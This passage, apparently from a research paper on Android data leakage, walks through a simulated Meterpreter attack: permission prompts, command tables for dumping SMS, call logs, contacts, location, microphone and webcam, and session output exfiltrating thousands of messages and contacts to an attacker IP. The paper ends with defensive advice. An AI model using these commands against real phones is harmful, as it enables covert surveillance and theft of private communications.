- modify system settings
- read call log
  write call log
- take photos and videos
- modify your contacts
  read your contacts
- access approximate location (network-based)
  access precise location (GPS and network-based)
- record audio
- directly call phone numbers
  You may incur charges
  read phone status and identity
- read your messages (SMS or MMS)

CANCEL NEXT

Fig. 12. Phone access permission (1)



MainActivity

Turn on Play Protect?

Google Play Protect regularly checks your apps and device for harmful behaviour. You will be notified of any security risks found.


Click here to find out more.

DECLINE ACCEPT

CANCEL

Fig. 13. Phone access permission (2)


In Figs. 12 and 13, phone access permission request is shown [12]. In Fig. 12, the application demands if the user wishes to install the application and it makes a list of what this application can gain access to, including modifying the system settings, reading and writing the log file, modifying and reading the contacts and gaining access to both approximate and precise locations [15]. Fig. 13 demands if Google Play protect is to be turned on. In Fig. 14, the sysinfo command which gives us software and hardware information about the infected device, is presented.



```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getuid        Get the user that the server is running as
    localtime     Displays the target system local date and time
    pgrep         Filter processes by name
    ps            List running processes
    shell         Drop into a system command shell
    sysinfo       Gets information about the remote system, such as OS

meterpreter > sysinfo
Computer    : localhost
OS          : Android 9 - Linux 4.9.148 (aarch64)
Meterpreter : dalvik/android
meterpreter > 
```

Fig. 14. The sysinfo command gives us software and hardware information about the infected device


In Fig. 15, the main commands used to control the infected mobile device are displayed.



```
Android Commands
================

    Command           Description
    -------           -----------
    activity_start    Start an Android activity from a Uri string
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    hide_app_icon     Hide the app icon from the launcher
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    sqlite_query      Query a SQLite database from storage
    wakelock          Enable/Disable Wakelock
    wlan_geolocate    Get current lat-long using WLAN information
```

Fig. 15. The main commands used to control the infected mobile device


In Fig. 16, the Print screen panel User Interface and Command Apk installed in the phone are shown.



```
Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    screenshare   Watch the remote user desktop in real time
    screenshot    Grab a screenshot of the interactive desktop

Application Controller Commands
===============================

    Command        Description
    -------        -----------
    app_install    Request to install apk file
    app_list       List installed apps in the device
    app_run        Start Main Activty for package name
    app_uninstall  Request to uninstall application
```

Fig. 16. Print screen panel User Interface and Command Apk installed in the phone


In Fig. 17, the command to copy the call list is introduced.



```
meterpreter > dump_calllog
[*] Fetching 2000 entries
[*] Call log saved to calllog_dump_20210131202526.txt
meterpreter > █
```

Fig. 17. Command to copy the call list

In Fig. 18, the Call list (number, name and date when they were made) is presented. The remote IP of 192.168.1.3 and the remote port of 33272 was used in this instance.




/root/calllog_dump_20210131191518.txt - Mousepad
File Edit Search View Document Help

Warning, you are using the root account, you may harm your system.

```
=================
[+] Call log dump
=================

Date: 2021-01-31 19:15:19.397626594 -0500
OS: Android 9 - Linux 4.9.148 (aarch64)
Remote IP: 192.168.1.3
Remote Port: 33272

#1
Number  : [redacted]
Name    : [redacted]
Date    : Thu Jun 27 17:18:41 GMT+03:00 2019
Type    : OUTGOING
Duration: 0

#2
Number  : [redacted]
Name    : [redacted]
Date    : Thu Jun 27 17:20:24 GMT+03:00 2019
Type    : OUTGOING
Duration: 0

#3
Number  : [redacted]
Name    : [redacted]
Date    : Thu Jun 27 17:22:43 GMT+03:00 2019
Type    : OUTGOING
Duration: 766

#4
Number  : [redacted]
Name    : [redacted]
Date    : Thu Jun 27 17:42:34 GMT+03:00 2019
Type    : OUTGOING
Duration: 111

#5
Number  : [redacted]
Name    : [redacted]
Date    : Thu Jun 27 17:56:00 GMT+03:00 2019
```

Fig. 18. Call list (number, name and date when they were made)

In Fig. 19, the list of received or sent messages, name, number and content of the SMS are displayed. The remote IP of 192.168.1.3 and the remote port of 33676 was used in this instance.




```
Warning, you are using the root account, you may harm your system.

=====================
[+] SMS messages dump
=====================

Date: 2021-01-31 20:29:17.146079198 -0500
OS: Android 9 - Linux 4.9.148 (aarch64)
Remote IP: 192.168.1.3
Remote Port: 33676

#1
Type    : Incoming
Date    : 2020-06-14 05:31:59
Address : 1797
Status  : NOT_RECEIVED
Message : Ваш код подтверждения: 691024. Наберите его в поле ввода.

#2
Type    : Incoming
Date    : 2020-06-14 05:30:29
Address : Telekom
Status  : NOT_RECEIVED
Message : Bine ai venit! Comunici nelimitat in Telekom RO prin SMS/MMS, joyn by

#3
Type    : Incoming
Date    : 2020-06-14 05:30:27
Address : Telekom
Status  : NOT_RECEIVED
Message : Bine ai venit la Telekom! Cartela ta a fost activata.Pentru detalii d

#4
Type    : Incoming
Date    : 2019-12-17 08:28:28
Address : WhatsApp
Status  : NOT_RECEIVED
Message : Codul WhatsApp: 301-539 Puteti apasa pe link pentru a verifica nr.: v.
```

Fig. 19. List of received or sent messages, name, number and content of the SMS

In Fig. 20, the SMS Copy Command is shown, while in Fig. 21, the Phonebook Copy Command is illustrated. A total of 23039 SMS messages and 347 contacts into list were retrieved on this occasion.


Copy SMS:



```
meterpreter > dump_sms
[*] Fetching 23039 sms messages
[*] SMS messages saved to: sms_dump_20210131202902.txt
meterpreter >
```

Fig. 20. SMS Copy Command


Copy Phonebook Call List:



```
meterpreter > dump_contacts
[*] Fetching 347 contacts into list
[*] Contacts list saved to: contacts_dump_20210131203202.txt
meterpreter >
```

Fig. 21. Phonebook Copy Command

In Fig. 22, the Phonebook list extracted (name and number) are presented [16].



Warning, you are using the root account, you may harm your system.

```
======================
[+] Contacts list dump
======================

Date: 2021-01-31 20:32:12.963012631 -0500
OS: Android 9 - Linux 4.9.148 (aarch64)
Remote IP: 192.168.1.3
Remote Port: 33676

#1
Name    : [redacted]
Number  : [redacted]

#2
Name    : ???

#3
Name    : [redacted]
Number  : +40[redacted]
Number  : +40[redacted]
Number  : +40 [redacted]

#4
Name    : Mesaje Salvate

#5
Name    : [redacted]
Number  : +3[redacted]
Number  : +[redacted]
Number  : +3[redacted]


#6
Name    : [redacted]
Number  : [redacted]
Number  : [redacted]
Number  : [redacted]
```

Fig. 22. Phonebook list extracted (name and number)

The various commands, used throughout the development of this program, are included in various figures as it follows. In Table 1, the core commands are shown. Furthermore, a suite of tables incorporates different commands used in Linux environment for various purposes. The command itself as well as a description is included. The Stdapi: File system commands (Table 2), Stdapi: Networking commands (Table 3), Stdapi: System commands (Table 4), Stdapi: User interface commands (Table 5), Stdapi: Webcam commands (Table 6), Stdapi: Audio output commands (Table 7), Stdapi: Android commands (Table 8), Application controller commands (Table 9) are all presented for the user knowledge.

Commands:

Table 1

Core commands

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts

bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminates the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quitet, then re-establish session
transport	Change the current transport mechanism
use	Deprecated alias for “load”
uuid	Get the UUID for the current session
write	Writes data to a channel

Table 2

Stdapi: File system Commands

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)

download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

Table 3

Networking Commands

Command	Description
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify routing table

Table 4

System Commands

Command	Description
execute	Execute a command
getuid	Get the user that the server is running as
localtime	Displays the target system local date and time
pgrep	Filter process by name
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

Table 5

User interface Commands

Command	Description
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop

Table 6

System Commands

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the speicified webcam
webcam_stream	Play a video stream from the specified webcam

Table 7

System Commands

Command	Description
play	Play a waveform audio file (.wav) on the target system

Table 8

Android Commands

Command	Description
activity_start	Start an Android activity from a Uri string
check_root	Check if device is rooted
dump_calllog	Get call log
dump_contacts	Get contacts list
dump_sms	Get sms message
geolocate	Get current lat-long using geolocation
hide_app_icon	Hide the app icon from the launcher
interval_collect	Manage interval collection capabilities
send_sms	Sends SMS from target session
set_audio_mode	Set Ringer Mode
sqlite_query	Query a SQLite database from storage
wakelock	Enable/Disable Wakelock
wlan_geolocate	Get current lat-long using WLAN information

Table 9

Controller Commands

Command	Description
app_install	Request to install apk file
app_list	List installed apps in the device
app_run	Start Main Activity for package name
app_uninstall	Request to uninstall application

5. Conclusions

There is an abundance of applications that intend to filter data from Android phones. Generically, solutions to combat such applications must be multidisciplinary, such as:

- Blocking channels without authorization, which may contain compromised applications, such as the one developed in this research,
- Preparation and organization at the level of the ordinary user regarding the early warning and the prevention of accessing such applications,
- Use of antivirus and anti-malware, in addition to personal and organizational training measures.

After simulating, demonstrating and discussing how data can be leaked from smartphones, in this section we will discuss how business, government and ordinary users can prevent timely data leak from Android mobile phones. As we have shown in previous sections, preventing the leakage of data from ANDROID phones has become increasingly difficult due to remote work during the Covid 19 pandemic.

Consequently, business, governmental or ordinary user organizations should limit as much as possible the sending of data packets to sufficiently unidentified servers, in desperate locations that are known to have high levels of cyberattacks. A useful but not sufficient tool would be to use state-of-the-art firewalls that can block access to sensitive data stored on android phones. Another effective solution would be to use an SIEM with which to secure endpoints by permanently inspecting suspicious data transfers.

REFERENCES

[1]. ENISA Threat Landscape 2020- List of top 15 threats, https://www.enisa.europa.eu/publications/enisa-threat-landscape-2020-list-of-top-15-threats, 2020.

[2]. *M. J. Schwartz*, “SunTrust: 1.5 Million Clients' Details Potentially Stolen, in Bank Info security, https://www.bankinfosecurity.com/blogs/suntrust-15-million-clients-details-potentially-stolen-p-2620, 2018.

[3]. *K. Townsend,* “Tesla Breach: Malicious Insider Revenge or Whistleblowing?”, Security week, in Cybersecurity news, analysis & insights, https://www.securityweek.com/tesla-breach-malicious-insider-revenge-or-whistleblowing, 2018.

[4]. *S.* Coble, “UK Banks Foiled by Travelex Ransomware Attack”, in Info security Strategy, insight, technology, https://www.infosecurity-magazine.com/news/uk-banks-scuppered-by-travelex/, 2020.

[5]. ENISA Threat Landscape 2021, https://www.enisa.europa.eu, 2021.

[6]. “Statistics on the evolution of the use of PCs, mobile phones and tablets in the period January 2010 -January 2021, Desktop vs Mobile vs Tablet Market Share Worldwide - February 2022”, in GlobalStats, Statcounter, https://gs.statcounter.com/platform-market-share/desktop-mobile-tablet/worldwide/#monthly-201001-202101, 2022.

[7]. “Domination of mobile phones with Android operating system in the last 3 years, Mobile Operating System Market Share Worldwide Feb 2021 - Feb 2022”, in GlobalStats, Statcounter, https://gs.statcounter.com/os-market-share/mobile/worldwide, 2022.

[8]. “Statistics of attacks with malware applications on mobile phones with Android operating system between 2012 and 2021”, in AVTest, The Independent IT-Security Institute, https://www.av-test.org/en/statistics/malware, 2021.

[9]. *A. Developers*, “What is android,” 2011.

[10]. Q. Do, B. Martini, K.-K. R. Choo, “A Forensically Sound Adversary Model for Mobile Devices”, in PLoS ONE, **vol. 10**, no. 9, e0138449, 2015.

[11]. *K. J. Abela, D. K. Angeles, J. R. D. Alas, R. J. Tolentino, and M. A. Gomez*, “An Automated Malware Detection System for Android using Behavior-based Analysis AMDA”, in International Journal of Cyber-Security and Digital Forensics (IJCSDF), **vol. 2**, no. 2, 2013, pp. 1–11.

[12]. *A. P. Felt, E. Ha, S. Egelman, A. Haney, E. Chin, and D. Wagner*, “Android Permissions: User Attention, Comprehension, and Behavior,” in Proceedings of the eighth symposium on usable privacy and security, 2012, pp. 3.

[13]. *S. Verma and S. K. Muttoo*, “An Android Malware Detection Framework-based on Permissions and Intents,” Def. Sci. J., **vol. 66**, no. 6, 2016, pp. 618–623.

[14]. *M. Vennon*, “Android malware: Spyware in the Android Market,” Tech. report, SMobile Syst., 2010.

[15]. *E. Chin, A. P. Felt, K. Greenwood, and D. Wagner,* “Analyzing Inter-Application Communication in Android,” in Proceedings of the 9th international conference on Mobile systems, applications, and services, 2011, pp. 239–252.

[16]. *Q. Do, B. Martini, K.-K. R. Choo,* “Exfiltrating data from Android devices”, in Computers and Security, **vol. 48**, Issue C, 2015.